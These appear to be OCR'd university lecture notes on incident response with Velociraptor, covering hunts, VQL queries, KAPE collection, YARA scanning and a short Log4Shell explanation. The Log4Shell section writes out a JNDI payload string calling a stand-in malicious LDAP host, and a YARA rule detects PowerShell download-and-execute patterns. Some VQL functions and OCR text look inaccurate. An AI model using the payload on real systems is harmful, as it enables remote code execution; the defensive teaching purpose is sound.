
Hunting enables you to collect the same artifacts over an entire fleet.

- Only systems that are connected will participate in the hunt
- Only systems that are connected will deliver results
- Hunts are run for quite some time (days), repeatedly
- Hunts may be restricted by label or OS


Evidence of Sysinternals EULA ?
Evidence of Sysinternals EULA ?
Velociraptor Server
Evidence of Sysinternals EULA ?

Hunt Example





6.3.4 Active Containment

Active containment enables real-time incident response through Velociraptor's endpoint control capabilities.

Core Functions

- Process termination
- Network isolation
- System quarantine
- Account deactivation
- Persistence removal
- Execution blocking

VQL Implementation Examples

```
# Kill malicious process
SELECT kill(pid=ProcessPID)
FROM processes
WHERE name=MaliciousProcess

# Block suspicious connections
SELECT block_ip(ip=SuspiciousIP)
FROM netstat
WHERE state="ESTABLISHED"
```

Key Features

- Remote execution capability
- Customizable response workflows
- Trigger-based automation
- Comprehensive audit logging
- Reversible containment actions
- Role-based access control

Active containment facilitates rapid incident response while preserving forensic evidence for investigation and analysis.

6.3.5 Collecting Files


Incident Response may require for quick conservation of a number artifacts to be analyzed later on or being given somewhere else for analysis. With Velociraptor comes the KapeFiles Client Artifact which is a great collector of relevant files.

Approaches

- Run hunt or collection within the Velociraptor Infrastructure
- Run standalone collector with Velociraptor

What to collect

- _BasicCollection
- _SANS_Triage
- _KapeTriage



Collection Stats from the Forensics Client

- Collection ran for 45 seconds
- Collection returned 1750 files
- 1750 files sum up to 500MB (most for the MFT, NTFS Journals, System registry)
- 1750 files zipped for download 70MB
- The top level includes the hunt configuration details including some meta info.
- The client folder contain the results per client workstation name.
- Within the collections flow folder. The uploaded files are separated by the accessor they got collected with.
- Thus $MFT et al will be available from the ntfs folder. Any common files from the auto folder.
- Kape does by default create a VHDX and timestomp files in it. So non-tech savvy folks may browse it like a real disk. You are better of by using the $MFT directly.

Note, the Forensics Client is a “pretty empty” system.

Collecting large files will not result in a memory bottleneck as Velociraptor throttles clients if needed. However, extensive hunts on machines or collection of user document folders, virtual machine images, memory dumps could easily jam your server its connection or fill your server its disk. Be careful!

Manual File Colection

```
# List Kape artifacts
Get-Command velociraptor.exe artifacts list '*Kape*'

# Show artifact details
Get-Command velociraptor.exe artifacts show Windows.KapeFiles.Targets

# Collect artifacts
Get-Command velociraptor.exe artifacts collect Windows.KapeFiles.Targets --
    args_BasicCollection=Y --output=Collection_$env:computername.zip
```

Command Parameters

- `artifacts list` - Searches available artifacts
- `artifacts show` - Displays artifact details
- `artifacts collect` - Gathers specified artifacts
- `-args_BasicCollection` - Sets collection parameters
- `-output` - Specifies output ZIP location

Metadata Storage

Velociraptor stores the modified time in ZIP headers, with all timestamps available in: `"Windows.KapeFiles.Targets/All File Metadata.json"`

```
PS C:\> velociraptor.exe artifacts collect Windows.KapeFiles.Extract --
    argsContainerPath=Collection.zip --args OutputDirectory=/tmp
```

Timestamp Support

- Windows: Supports 3 timestamps (MAC time, excluding Btime)
- Linux: Supports 2 timestamps (Modified and Accessed)


Useful for tools requiring timestamp analysis (e.g., Prefetch analysis)

Action, Artifact	**Time**
Hunt for the full file path on a target systems using Windows.System.CmdShell with param cmd.exe /c dir C: Users mpotter compass-test-file.txt"	Instant
Hunt for filename only using Windows.Forensics.FilenameSearch which searches the $MFT	30 sec
`Creating a hash DB on target by Generic.Forensic.LocalHashes.Glob filtered for C:\\Users\\\*\*\\\* (4400 files)`	4 min
Use Generic.Forensic.LocalHashes.Query to search a hash DB	Instant
Hunt for successful logons using Windows.EventLogs.ExplicitLogon on Client	10 sec
Hunt for successful logons using Windows.EventLogs.ExplicitLogon on DC	50 sec
Yara scan processes on a Windows box for a simple string	5 min
Collecting 4GB of physical memory on a client => 1.2GB Zip Archive	12 min


Tabelle 6.1: Velociraptor Speed to Numbers

6.3.6 Notebooks


- Create a New Notebook




- Edit Cells or Add New Cells using Existing Results (Hunts and Flows)




- Add New VQL Query



- Results in Notebook Cells



- Tailor Flow Results (e.g. filter a Pslist Artifact output)



6.3.7 Velociraptor Query Language

Core Concepts

- SQL-like forensics query language

- Plugin-based architecture
- Real-time execution capability

Example Queries

```
# Process Enumeration
SELECT Name, CommandLine, Pid
FROM pslist()

# File Search
SELECT FullPath, Size, ModifiedTime
FROM glob(globs="C:/Users/**/*.exe")

# Network Monitoring
SELECT LocalAddress, RemoteAddress, State
FROM netstat()
WHERE State = "ESTABLISHED"

# Registry Analysis
SELECT FullPath, ValueData
FROM read_reg_key(
   globs="HKEY_LOCAL_MACHINE/Software/Microsoft/Windows/CurrentVersion/Run/*"
)

# Memory Analysis
SELECT ProcessId, VAD.Start, VAD.End
FROM winpmem()
WHERE ProcessId = 1234
```

Features

- Nested query support
- Aggregation functions
- Regular expressions
- Event monitoring
- Custom plugin integration

Basic Syntax

```
-- comment  // Alternate comment style

// String matching
SELECT * FROM pslist() WHERE Exe =~ "veloci"

// Variable assignment
LET test = "gugus"
LET test = SELECT * FROM pslist()   // Reference query
LET test <= SELECT * FROM pslist()  // Store result

// Limit results
SELECT * FROM glob(globs="C:/**") LIMIT 5
```

File and Registry Operations

```
// Debug logging
SELECT Null FROM pslist() WHERE log(message="yeah, hit line")

// File search with glob
```

```
SELECT Name FROM glob(globs="C:/Users/**/Downloads/*.ex?") LIMIT 5


// Registry query
SELECT FullPath, Name, Data.type, Data.value FROM
  glob(globs="HKEY_USERS/*/Software/**/*", accessor="reg")
```

Glob Wildcards

- `?` - Single letter
- `*` - Part of string
- `**` - Recursive folder traversal

Note: Always use forward slashes (/) for paths across platforms.

6.3.8 YARA in Velociraptor



Yara is a pattern matching tool used in Velociraptor for hunting malicious content. It allows creating rules to search for specific patterns in files and memory.

Key capabilities:

- Define patterns using strings, hex, regular expressions
- Combine rules with boolean logic
- Match on file content, metadata, and process memory
- Integrate with Velociraptor's VQL for automated hunting

Example Yara rule in Velociraptor:

```
- name: Detect_Suspicious_Script
  query: |
    SELECT * FROM Yara.Scan(
      files="C:\\Users\\*\\*.ps1",
      yara_rule='''
      rule Sus_PowerShell {
        strings:
          $s1 = "Invoke-Expression" nocase
          $s2 = "Net.WebClient" nocase
        condition:
          all of them
      }
      '''
    )
```

You can get yara rules from many sources (threat intel, blog posts etc) YARA is really a first level triage tool:

- Depending on signature many false positives expected
- Some signatures are extremely specific so make a great signal

Speed things up

- Try to collect additional context around the hits to eliminate false positives.

Avoid DoS

- Yara scanning is relatively expensive! Consider more targeted

Velociraptor YARA inline Hunt Example

Let's try to find something memory resident. Thus, you need to prepare a system with a specific string in memory. Fire-up a Notepad* and enter some text. Well, it could be something else of course.

Try to find the "malicious" process and list its ID, name and executable path

- Create a yara rule that hits the ßpecific stringör ßome text"(string, and condition)

```
LET r00l = 'rule detector { strings: $srch = "some text" condition : $srch }'
```

- Enumerate all processes (pslist)
- For every process, do a yara search (proc_yara, Pid)

```
LET rule = 'rule dtect { strings: $srch = "Secret_Name" condition : $srch }'
LET pid = SELECT Pid, Exe, Name FROM pslist()
LET qry = SELECT Name, Exe, Pid from proc_yara( pid=Pid, rules=rule)
SELECT * FROM foreach(row=pid, query=qry)
```

6.3.9 Logs

```
LET seclogs <= SELECT FullPath FROM
glob(globs="C:/Windows/System32/winevt/Logs/*Security*.evtx") LIMIT 3
SELECT *, timestamp(epoch=System.TimeCreated.SystemTime) as Time FROM
parse_evtx(filename=seclogs, accessor="ntfs") WHERE System.EventID.Value = 4624
ORDER BY Time
```

Conversion Example, Little Endian ⇒ Big Endian

```
using System;
using System.Text;
namespace LEBEconversion
{
  class Program
  {
    static void Main(string[] args)
    {
      var source = "sumtin";
      var bytes = Encoding.BigEndianUnicode.GetBytes(source);
      var result = Encoding.Unicode.GetString(bytes);
      Console.WriteLine(result);
    }
  }
}
```

```
// mount vmdk -> creates /mnt/flat
$ vmware-mount -f win10.vmdk /mnt
// auto generate mapping file
// alternatively use disk.dd instead of /mnt/flat
$ velo-linux-amd64 -v deaddisk --add_windows_disk /mnt/flat remapping.yaml
// let us have a look
$ velo-linux-amd64 --config_override remapping.yaml gui -v
```

6.4 exercise

Kapitel 7

Chapter title

7.1 lecture

7.2 exercise

Kapitel 8

Chapter title

8.1 lecture

8.2 exercise

Kapitel 9

Chapter title

9.1 lecture

9.2 exercise

Kapitel 10

Chapter title

10.1 lecture

10.2 exercise

Kapitel 11

Chapter title

11.1 lecture

11.2 exercise

Kapitel 12

Chapter title

12.1 lecture

12.2 exercise

Kapitel 13

Chapter title

13.1 lecture

13.2 exercise

Kapitel 14

Chapter title

14.1 lecture

14.2 exercise


Kapitel 15

Attack Pattern, Techniques and Prevention Methods

15.1 Attacks

15.1.1 Common Attack Techinques

- RCE - Remote Code Execution
- Log4J
  - The Log4j vulnerability (Log4Shell) works through JNDI (Java Naming and Directory Interface) injection. Here's how it works:
  - Log4j had a feature that would interpret strings containing "$jndi:äs a command to fetch and execute code from a remote server.
  - Attackers could exploit this by getting Log4j to log a specially crafted string like: $jndi:ldap://malicious-server.com/payload
  - Interpret the JNDI lookup string
  - Make a connection to the attacker's LDAP server
  - Download and execute the Java code hosted there
  - This code would run with the same privileges as the Java application
  - It required almost no prerequisites to exploit
  - The malicious string could be passed through many common fields (user agent strings, login forms, etc.)
  - Log4j was extremely widespread in Java applications
  - Getting the system to log the string was enough to trigger the exploit



Literaturverzeichnis

[1] Ivan Buetler. Cydef. CyDef Lecture, 2024. OST, 2024.